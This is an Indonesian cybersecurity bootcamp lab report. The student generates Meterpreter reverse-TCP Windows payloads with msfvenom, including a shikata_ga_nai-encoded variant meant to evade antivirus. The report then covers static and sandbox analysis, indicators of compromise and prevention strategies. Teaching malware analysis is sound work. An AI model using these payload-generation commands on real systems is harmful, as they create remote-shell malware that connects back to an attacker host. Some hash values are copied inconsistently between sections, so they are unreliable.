



LAPORAN


Analisis dan Pencegahan Malware dalam Lingkungan Virtual

Bootcamp Cyber Security Batch 6

Disusun oleh: Ligar Alfath Rizqi

Mei 2026

1. Environment Setup – Menyiapkan Lingkungan Virtual yang Terisolasi



Wireless LAN adapter Wi-Fi:

```
Connection-specific DNS Suffix  . :
Link-local IPv6 Address . . . . . : fe80::a8b:503e:9994:84%11
IPv4 Address. . . . . : 172.16.51.39
Subnet Mask . . . . . : 255.255.252.0
Default Gateway . . . . . : 172.16.48.1
```

```
valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:0e:45:66 brd ff:ff:ff:ff:ff:ff
    inet 172.16.50.247/22 brd 172.16.51.255 scope global dynamic noprefixroute eth0
        valid_lft 1559sec preferred_lft 1559sec
    inet6 fe80::20c:29ff:fe0e:4566/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

2. Malware Creation – Membuat Payload Menggunakan MSFvenom

```
(ligar@kali)-[~/latihan/day26]
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=172.16.50.247 LPORT=4444 -f exe > normal.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 7168 bytes

(ligar@kali)-[~/latihan/day26]
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=172.16.50.247 LPORT=4444 -e x86/shikata_ga_nai -i 5 -f exe > encoded.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 5 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai succeeded with size 408 (iteration=1)
x86/shikata_ga_nai succeeded with size 435 (iteration=2)
x86/shikata_ga_nai succeeded with size 462 (iteration=3)
x86/shikata_ga_nai succeeded with size 489 (iteration=4)
x86/shikata_ga_nai chosen with final size 489
Payload size: 489 bytes
Final size of exe file: 7680 bytes

(ligar@kali)-[~/latihan/day26]
$ ls
encoded.exe  normal.exe
```

3. Static Analysis – Analisis Statis terhadap kedua payload di VirusTotal.com dan Filescan.io

```
(ligar@kali)-[~/latihan/day26]
$ md5sum normal.exe
e6e67bb9dc8d13cf3c31edad7bfff0eae  normal.exe

(ligar@kali)-[~/latihan/day26]
$ sha256sum normal.exe
6d8de1deed5fdd02c9f329298b9f6f3a7389157019ce9724d6b52841a4940ad3  normal.exe

(ligar@kali)-[~/latihan/day26]
$ strings normal.exe > normal_strings.txt
```

```
(ligar@kali)-[~/latihan/day26]
$ cat normal_strings.txt | grep -Ei "tcp|meterpreter|windows|kernel|reverse|socket"
KERNEL32.dll
KERNEL32.dll
```

```
(ligar@kali)-[~/latihan/day26]
$ exiftool normal_strings.txt
ExifTool Version Number      : 13.50
File Name                    : normal_strings.txt
Directory                    : .
File Size                    : 314 bytes
File Modification Date/Time   : 2026:05:30 21:55:53+07:00
File Access Date/Time        : 2026:05:30 21:55:59+07:00
File Inode Change Date/Time   : 2026:05:30 21:55:53+07:00
File Permissions              : -rw-rw-r--
File Type                    : TXT
File Type Extension          : txt
MIME Type                    : text/plain
MIME Encoding                 : us-ascii
Newlines                     : Unix LF
Line Count                   : 33
Word Count                   : 40
```

```
(ligar@kali)-[~/latihan/day26]
$ md5sum encoded.exe
a5a1c993ec87c2ace6de9aea0ae5ed28 encoded.exe

(ligar@kali)-[~/latihan/day26]
$ sha256sum encoded.exe
c957e76cbdb377965254e4caecf5cdaa7a970ce54ab7c1e3025c71283c315164 encoded.exe

(ligar@kali)-[~/latihan/day26]
$ strings encoded.exe > encoded_strings.txt
```

```
(ligar@kali)-[~/latihan/day26]
$ cat encoded_strings.txt | grep -Ei "tcp|meterpreter|windows|kernel|reverse|socket"
KERNEL32.dll
KERNEL32.dll
```

```
(ligar@kali)-[~/latihan/day26]
$ exiftool encoded_strings.txt
ExifTool Version Number      : 13.50
File Name                    : encoded_strings.txt
Directory                    : .
File Size                    : 285 bytes
File Modification Date/Time   : 2026:05:30 21:57:47+07:00
File Access Date/Time        : 2026:05:30 21:57:55+07:00
File Inode Change Date/Time   : 2026:05:30 21:57:47+07:00
File Permissions              : -rw-rw-r--
File Type                    : TXT
File Type Extension          : txt
MIME Type                    : text/plain
MIME Encoding                 : us-ascii
Newlines                     : Unix LF
Line Count                   : 29
Word Count                   : 36
```

[Sign in](#)
[Sign up](#)

Community Score

47/70 security vendors flagged this file as malicious

[Reanalyze](#)
[Similar](#)
[More](#)

c957e76cbdb377965254e4caecf5cdcaa7a970ce54ab7c1e3025c71283c315164

encoded.exe

[peexe](#)

Size
7.50 KB

Last Analysis Date
1 minute ago

[DETECTION](#)
[DETAILS](#)
[RELATIONS](#)
[BEHAVIOR](#)
[COMMUNITY](#)

[Join our Community](#) and enjoy additional community insights and crowdsourced detections, plus an API key to [automate checks](#).

Basic properties

MD5	a5a1c993ce87c2ace6de9aea0ae5ed28
SHA-1	47d6441ce7bbcf087fbdc9bd30cb2d6789e64d
SHA-256	c957e76cbdb377965254e4caecf5cdcaa7a970ce54ab7c1e3025c71283c315164
Vhash	073056151d151e5bx1z
Authenticash	e9fcebf1625cf45443fdb689fc6ab4b610099b5c845c926d4674e11294fd2f2
Imphash	c2d02fc98f1d7547b9457468ec75da9e
Rich PE header hash	3b02b4b752c2bfa72dab40d72d41c965
SSDEEP	24:eFGSG9wk2VMyy8XZh9h9CIfAf3a9kLy5Cy8gCQ/YCYz+sp:iG+kZCyHXZH9hMIEK9TTJ/Yppt
TLSH	T147F1548BD33248F27390BFE0443874AF17C7B6156F21B8A4A64251A50C195A38ABF47
File type	Win32 EXE executable windows win32 pe peexe
Magic	PE32 executable (GUI) Intel 80386, for MS Windows
TrId	Win32 Dynamic Link Library (generic) (21.4%) Win64 Executable (generic) (21.2%) Win16 NE executable (generic) (16.3%) Win32 Executable (generic) (14.6%) Windo...
DetectItEasy	PE32 Compiler: Microsoft Visual C/C++ [19.36.35207] [C] Linker: Microsoft Linker [14.36.35207] Tool: Visual Studio (2022 version 17.6)
Magika	PEBIN
File size	7.50 KB (7680 bytes)

53

/ 71

Community Score

53/71 security vendors flagged this file as malicious

Reanalyze

Similar

More

6d8de1deed5fdd02c9f329298b96f3a7389157019ce9724d6b52841a4940ad3

normal.exe

Size

7.00 KB

Last Analysis Date

a moment ago

EXE

DETECTION

DETAILS

BEHAVIOR

COMMUNITY

Join our Community

and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Basic properties

MD5

e6e67bb9dc8d13fc31edad7bff0eae

SHA-1

a6574bdd77e131fe91268b68344649db1a354df1

SHA-256

6d8de1deed5fdd02c9f329298b96f3a7389157019ce9724d6b52841a4940ad3

Vhash

073056151d151e5b21z

AuthenticHash

765a23741d6f9955b9b6d916882c25535c18512ecd80766791544dd17dcbbdd

Imphash

c2d02fc98f1d75d7b9457468ec75da0e

Rich PE header hash

3b024b752c2bfa2dab40d72d41c965

SSDEEP

24eFGSG9wSRUlpMy58XZtH9h0CfAhXvLJ4up+IG+8xWyeXZrhMluXfJ4b

TLSh

T1BAE123A7A3364CF776392B8C454397C660FC773442E3064D1A68184A51A2919BCF5F93

File type

Win32 EXE

executable

windows

win32

pe

peexe

Magic

PE32 executable (GUI) Intel 80386, for MS Windows

TrID

Win32 Dynamic Link Library (generic) (21.4%) | Win64 Executable (generic) (21.2%) | Win16 NE executable (generic) (16.3%) | Win32 Executable (generic) (14.6%) | Wind...

DetectItEasy

PE32 | Compiler: Microsoft Visual C/C++ (19.36.35207) [C] | Linker: Microsoft Linker (14.36.35207) | Tool: Visual Studio (2022 version 17.6)

Magika

PEBIN

File size

7.00 KB (7168 bytes)


normal.exe

CONFIRMED THREAT

SHA-256

6d8de1deed5fdd02cf329298b9f6f3a738...

peexe

cobalt

packed

microsoft_visual_cc

Overview

File Details

Threat Indicators

Similarity Search

Disassembly Sections

YARA Rules

Extracted Strings

normal.exe

Scan State

File Details

FileMagicDescription:

PE32 executable (GUI) Intel 80386, for MS Windows, 5 sections

Size:

7.00 kB

Architecture:

32 Bits binary

SubsystemReadable:

IMAGE_SUBSYSTEM_WINDOWS_GUI

Date:

Thu Aug 28 21:40:59 2025

Linkers (DIE):

Microsoft Linker(14.36.35207)

Compilers (DIE):

Microsoft Visual C/C++(19.36.35207)[C]

Tools (DIE):

Microsoft Visual Studio(2022, v17.6)

(Heur)Protections (DIE):

Generic

(Heur)Packers (DIE):

Compressed data

IsDigitallySigned:

false

IsDotNet:

false

IsPacked:

true

Icon:

-

Hashes

MD5:

e6e67bb9dc8d13cf3c31edad7bf0eae

SHA-1:

ae574bd477e131fe91268b68344649db1a354df1

SHA-256:

6d8de1deed5fdd02cf329298b9f6f3a7389157019ce9724d6b52841a494ad3

SHA-512:

2b5fb64ca371d0f62f6e072de4f433e5a560d49433248a0be9793eb559f74b55...(128)

ImpHash:

c2d02fc98f1d75d7b9457468ec75da0e

10+

10+

8

FsInfofuzzyhash 

c2d182c8d41c9002955a060a2206d089...(64) 

10+

10+

Authenthash:

765a23741d6f9959b6d916882c255...(64) 

Ssdeep:

24:eFG9wSRUpMy58XZrh99CfAHXv...(63) 


encoded.exe

NO THREAT DETECTED

SHA-256

c957e76cbdb377965254e4caecf5cdas7a...

peexe

microsoft_visual_cc

packed

Overview

File Details

Threat Indicators

Similarity Search

Disassembly Sections

YARA Rules

Extracted Strings

encoded.exe

Scan State

File Details

FileMagicDescription:

PE32 executable (GUI) Intel 80386, for MS Windows, 5 sections

Size:

7.50 kB

Architecture:

32 Bits binary

SubsystemReadable:

IMAGE_SUBSYSTEM_WINDOWS_GUI

Date:

Thu Aug 28 21:40:59 2025

Linkers (DIE):

Microsoft Linker(14.36.35207)

Compilers (DIE):

Microsoft Visual C/C++(19.36.35207)[C]

Tools (DIE):

Microsoft Visual Studio(2022, v17.6)

(Heur)Protections (DIE):

Generic

(Heur)Packers (DIE):

Compressed data

IsDigitallySigned:

false

IsDotNet:

false

IsPacked:

true

Icon:

-

View content

Hashes

MD5:

a5a1c993ec87c2ace4de9aea0ae5ed28

SHA-1:

47d6441ce7bcb0f87fbd5cb9d30c0b2d6789e64d

SHA-256:

c957e76cbdb377965254e4caecf5cdas7a7e970ce54ab7c1e3025c71283c315164

SHA-512:

fdcf299e43c19698984826c5f5dcf4b3d54c4d0c693bf97206dee6d44d64...(128)

ImpHash:

c2d02fc98f1d75d7b9457468ec75da0e Checking database for similar samples ... 

FsInfofuzzyhash 

1ab74eadac6744d40ccc2a662cd293ca...(64)   Checking database for similar samples ... 

Authenthash:

e9fcb11625c45443bd3689f6ab4b...(64)   Checking database for similar samples ... 

Ssdeep:

24:eFG9wSRUpMy58XZrh99CfAHXv...(77)   Checking database for similar samples ... 

Payload normal.exe lebih mudah dikenali oleh antivirus karena string dan signature payload masih terlihat jelas. Payload encoded.exe yang menggunakan encoder shikata_ga_nai menghasilkan obfuscation sehingga sebagian string tidak mudah dikenali. Namun, antivirus modern tetap mampu mendeteksi payload tersebut melalui analisis heuristik dan behavioral signature sehingga encoding tidak menjamin payload lolos deteksi.

4. Dynamic Analysis – Pengujian kedua payload di [Tria.ge/hybrid-analysis.com](https://tria.ge/hybrid-analysis.com) dan cuckoo.ee

Analysis Overview

[Request Report Deletion](#) [Show Sample Content](#)

Submission name: encoded.exe
Size: 7.5KiB
Type: [peexe](#) [executable](#) ⓘ
Mime: application/vnd.microsoft.portable-executable
SHA256: c957e76cbdb377965254e4caecf5cdad7a970ce54ab7c1e3025c71283c315164 ⓘ
Submitted At: 2026-05-30 15:07:22 (UTC)
Last Anti-Virus Scan: 2026-05-30 15:07:22 (UTC)
Last Sandbox Report: 2026-05-30 15:07:22 (UTC)

malicious
Threat Score: 100/100
AV Detection: 75%
Labeled As:
Loader.Marte.Myah.A.Generic
[X Post](#) [Link](#) [E-Mail](#)
-
0 Community Score ⓘ 0

Anti-Virus Results

✓ Updated less than an hour ago

CrowdStrike Falcon ⓘ
Static Analysis and ML



Malicious (100%)

X No Additional Data

MetaDefender ⓘ
Multi Scan Analysis



Malicious (13/26)

More Details

Falcon Sandbox Reports (1)

 Windows 10 64 bit

encoded.exe

May 30th 2026 15:07:22 (UTC)



Malicious

Threat Score:

100/100

Labeled As:

Generic.Loader.Ma...

Indicators:

3 **7** **26**

Characteristics:

-

Sandbox

Quick Scans

File Collections

Resources

Request Info

IP, Domain, Hash...

Network Analysis

DNS Requests

Contacted Hosts

HTTP Traffic

Extracted Strings

Incident Response

Indicators

File Details

Screenshots (1)

Hybrid Analysis (1)

Network Analysis

Extracted Strings

Extracted Files (0)

Warnings

Community (0)

Back to top

Search

All Details: Off

Download All Memory Strings (11KiB)

All Strings (95)Interesting (34)encoded.exe (5)encoded.exe:2264 (89)screen_0.png (1)

AddressFamily

api-ms-win-core-fibers-l1-1-1

api-ms-win-core-localization-l1-2-1

api-ms-win-core-synch-l1-2-0

api-ms-win-core-synch-l1-2-0.dll

Analysis Overview

Request Report Deletion Show Sample Content

Submission name: normal.exe
Size: 7KiB
Type: peexe executable
Mime: application/vnd.microsoft.portable-executable
SHA256: 6d8de1deed5fdd02c9f329298b9f6f3a7389157019ce9724d6b52841a4940ad3
Submitted At: 2026-05-30 15:06:33 (UTC)
Last Anti-Virus Scan: 2026-05-30 15:06:34 (UTC)
Last Sandbox Report: 2026-05-30 15:06:34 (UTC)

malicious

Threat Score: 100/100
AV Detection: 60%
Labeled As: Win/malicious_confidence_100%

PostLinkE-Mail

-

0 Community Score 0

Anti-Virus Results

Updated less than an hour ago

CrowdStrike Falcon

Static Analysis and ML

Malicious (100%)

No Additional Data

MetaDefender

Multi Scan Analysis

Malicious (5/26)

More Details

Falcon Sandbox Reports (1)

 Windows 10 64 bit

normal.exe

May 30th 2026 15:06:34 (UTC)



Malicious

Threat Score:

100/100

Indicators:

1 16 51

Labeled As:

Rozena.BZ trojan

Characteristics:



Network Analysis

DNS Requests

[Login to Download DNS Requests \(CSV\)](#)

Domain	Address	Registrar	Country
ecn.dev.virtualearth.net	23.33.22.141 TTL: 1408	-	United States
edge-consumer-static.azureedge.net	150.171.109.72 TTL: 1727	-	United States
ib.adnxs.com	104.254.150.241 TTL: 14277	-	United States
m.adnxs.com	104.254.150.241 TTL: 13084	-	United States
prod-streaming-video-msn-com.akamaiz d.net	23.33.22.134 TTL: 15151	Akamai Technologies, INC. Organization: Akamai Technologies, Inc. Name Server: A9-64.AKAM.NET Creation Date: 2014-03-18T14:07:55	United States
px.ads.linkedin.com	150.171.22.12 TTL: 2422	-	United States

Contacted Hosts

[Login to Download Contacted Hosts \(CSV\)](#)

IP Address	Port/Protocol	Associated Process	Details
52.85.193.50	443 TCP	msedge.exe PID: 6948	United States
151.101.65.44	443 TCP	msedge.exe PID: 6948	United States
150.171.22.12	443 TCP	msedge.exe PID: 6948	United States
104.254.150.241	443 TCP	msedge.exe PID: 6948	United States
13.107.253.51	443 TCP	-	United States
142.251.218.234	443 TCP	msedge.exe PID: 6948	United States
150.171.109.72	443	msedge.exe	United States

Contacted Countries

5. IoC Identification – Identifikasi Indicators of Compromise

Hash IoC

Berdasarkan hasil static analysis menggunakan VirusTotal dan Filescan, diperoleh beberapa hash yang dapat digunakan sebagai indikator kompromi. Payload **normal.exe** memiliki nilai MD5 sebesar **e6e67bb9dc8d13cf3c31edad7bff0eae** dan nilai SHA-256 sebesar **6d8de1deed5fdd02c9f329298b9f6f3a7389157019ce9724d6b52841a4940ad3**. Sementara itu, payload **encoded.exe** memiliki nilai MD5 sebesar **a5a1c993ec87c2ace6de9aea0a0e5ed28** dan nilai SHA-256 sebesar **c957e76cbdb377965254e4caecf5cdad7a970ce54ab7c1e3025c71283c315164**. Nilai hash tersebut dapat digunakan oleh administrator keamanan untuk mengidentifikasi keberadaan sampel malware yang sama pada sistem lain.

Network IoC

Hasil analisis menunjukkan bahwa payload dirancang untuk melakukan komunikasi jaringan menggunakan metode **Reverse TCP**. Berdasarkan informasi yang diperoleh dari VirusTotal,

payload melakukan koneksi outbound menuju alamat IP **172.16.50.247** pada port **4444/TCP** yang berfungsi sebagai Command and Control (C2) server. Selain itu, selama analisis sandbox ditemukan beberapa koneksi jaringan yang berkaitan dengan aktivitas sistem operasi dan browser, namun indikator utama yang berhubungan langsung dengan payload adalah koneksi Reverse TCP menuju alamat dan port yang telah dikonfigurasi saat pembuatan payload.

File System IoC

Berdasarkan hasil dynamic analysis yang dilakukan menggunakan Hybrid Analysis, tidak ditemukan aktivitas pembuatan file tambahan (dropped files) maupun modifikasi file sistem yang signifikan selama eksekusi payload. Hal ini menunjukkan bahwa payload lebih berfokus pada eksekusi shellcode di memori dibandingkan meninggalkan artefak pada sistem file. Dengan demikian, tidak ditemukan path file atau direktori tertentu yang dapat dijadikan indikator kompromi pada kategori file system.

Registry IoC

Selama proses analisis dinamis tidak ditemukan aktivitas yang menunjukkan penambahan maupun modifikasi registry Windows untuk tujuan persistence. Tidak ditemukan perubahan pada registry key yang umum digunakan malware, seperti **HKCU\Software\Microsoft\Windows\CurrentVersion\Run** maupun **HKLM\Software\Microsoft\Windows\CurrentVersion\Run**. Oleh karena itu, tidak terdapat registry key yang dapat diidentifikasi sebagai Registry IoC pada sampel yang dianalisis.

Behavioral IoC

Analisis perilaku menunjukkan bahwa payload **normal.exe** berfungsi sebagai **Metasploit Reverse TCP Stager** yang menggunakan library **ws2_32.dll** dan **kernel32.dll** untuk melakukan komunikasi jaringan dan memanggil API Windows. Payload mengalokasikan executable memory menggunakan fungsi **VirtualAlloc()**, kemudian mengunduh payload tahap kedua melalui koneksi TCP dan mengeksekusinya langsung di dalam memori.

Sementara itu, payload **encoded.exe** menunjukkan karakteristik sebagai shellcode loader yang telah di-obfuscate menggunakan encoder **Shikata Ga Nai**. Sampel ini menggunakan teknik **FPU-based GetPC (fnstenv)** untuk memperoleh alamat kode yang sedang dieksekusi, menjalankan proses **XOR decryption** terhadap shellcode yang terenkripsi, serta memanfaatkan fungsi **VirtualProtect()** untuk mengubah proteksi memori sebelum payload dijalankan. Selain itu, ditemukan penggunaan section non-standar dengan hak akses **Read-Write-Execute (RWX)** yang merupakan karakteristik umum malware loader dan shellcode packer.

Kesimpulan IoC

Secara keseluruhan, indikator kompromi utama yang ditemukan meliputi hash file payload, komunikasi Reverse TCP menuju IP **172.16.50.247** pada port **4444**, penggunaan API Windows seperti **VirtualAlloc()** dan **VirtualProtect()**, serta perilaku eksekusi shellcode langsung di memori. Meskipun tidak ditemukan artefak file system maupun registry

persistence, karakteristik komunikasi jaringan dan teknik eksekusi dalam memori menunjukkan bahwa kedua payload memiliki perilaku yang konsisten dengan malware berbasis Meterpreter dan shellcode loader.

6. Report – Menyusun Laporan Hasil Analisis Malware dan Strategi Pencegahan

Strategi Pencegahan Malware

Salah satu langkah utama dalam mencegah infeksi malware adalah menerapkan **patch management** yang baik. Sistem operasi, aplikasi, dan perangkat lunak keamanan harus selalu diperbarui dengan patch terbaru yang dirilis oleh vendor. Banyak malware memanfaatkan kerentanan yang sudah diketahui dan sebenarnya telah tersedia perbaikannya. Dengan melakukan pembaruan secara berkala, organisasi dapat mengurangi risiko eksploitasi terhadap celah keamanan yang dapat digunakan untuk menjalankan kode berbahaya atau memperoleh akses tidak sah ke sistem.

Selain itu, penerapan prinsip **least privilege** sangat penting untuk membatasi dampak ketika malware berhasil dijalankan. Pengguna sebaiknya hanya diberikan hak akses sesuai kebutuhan pekerjaannya dan tidak menggunakan akun administrator untuk aktivitas sehari-hari. Dengan membatasi hak akses, malware akan lebih sulit melakukan perubahan pada sistem, menginstal komponen tambahan, memodifikasi registry, maupun mengakses data sensitif. Pendekatan ini dapat memperkecil ruang gerak malware dan mengurangi potensi kerusakan yang ditimbulkan.

Strategi berikutnya adalah menerapkan **network segmentation**, yaitu memisahkan jaringan ke dalam beberapa segmen berdasarkan fungsi dan tingkat sensitivitasnya. Sebagai contoh, jaringan pengguna, server, dan sistem kritis ditempatkan pada segmen yang berbeda dengan aturan komunikasi yang ketat. Jika suatu perangkat terinfeksi malware, segmentasi jaringan dapat mencegah penyebaran ancaman ke seluruh infrastruktur serta membatasi kemampuan malware untuk melakukan pergerakan lateral (lateral movement) menuju sistem yang lebih penting.

Penggunaan solusi **Endpoint Detection and Response (EDR)** dan antivirus modern juga menjadi komponen penting dalam pertahanan keamanan. Berbeda dengan antivirus tradisional yang hanya mengandalkan signature, EDR mampu memantau aktivitas proses, koneksi jaringan, perubahan file, serta perilaku mencurigakan lainnya secara real-time. Konfigurasi EDR yang baik meliputi pemantauan koneksi outbound yang tidak biasa, deteksi eksekusi shellcode di memori, identifikasi aktivitas command-and-control (C2), serta kemampuan melakukan isolasi endpoint yang terindikasi terinfeksi. Dengan kombinasi antivirus yang selalu diperbarui dan EDR yang aktif, organisasi dapat meningkatkan kemampuan deteksi dan respons terhadap ancaman malware secara signifikan.

Secara keseluruhan, kombinasi patch management yang konsisten, penerapan least privilege, network segmentation, serta konfigurasi EDR dan antivirus yang tepat dapat membentuk lapisan pertahanan yang efektif. Pendekatan berlapis ini tidak hanya membantu



mencegah infeksi malware, tetapi juga mengurangi dampak dan mempercepat proses deteksi serta penanganan apabila insiden keamanan terjadi.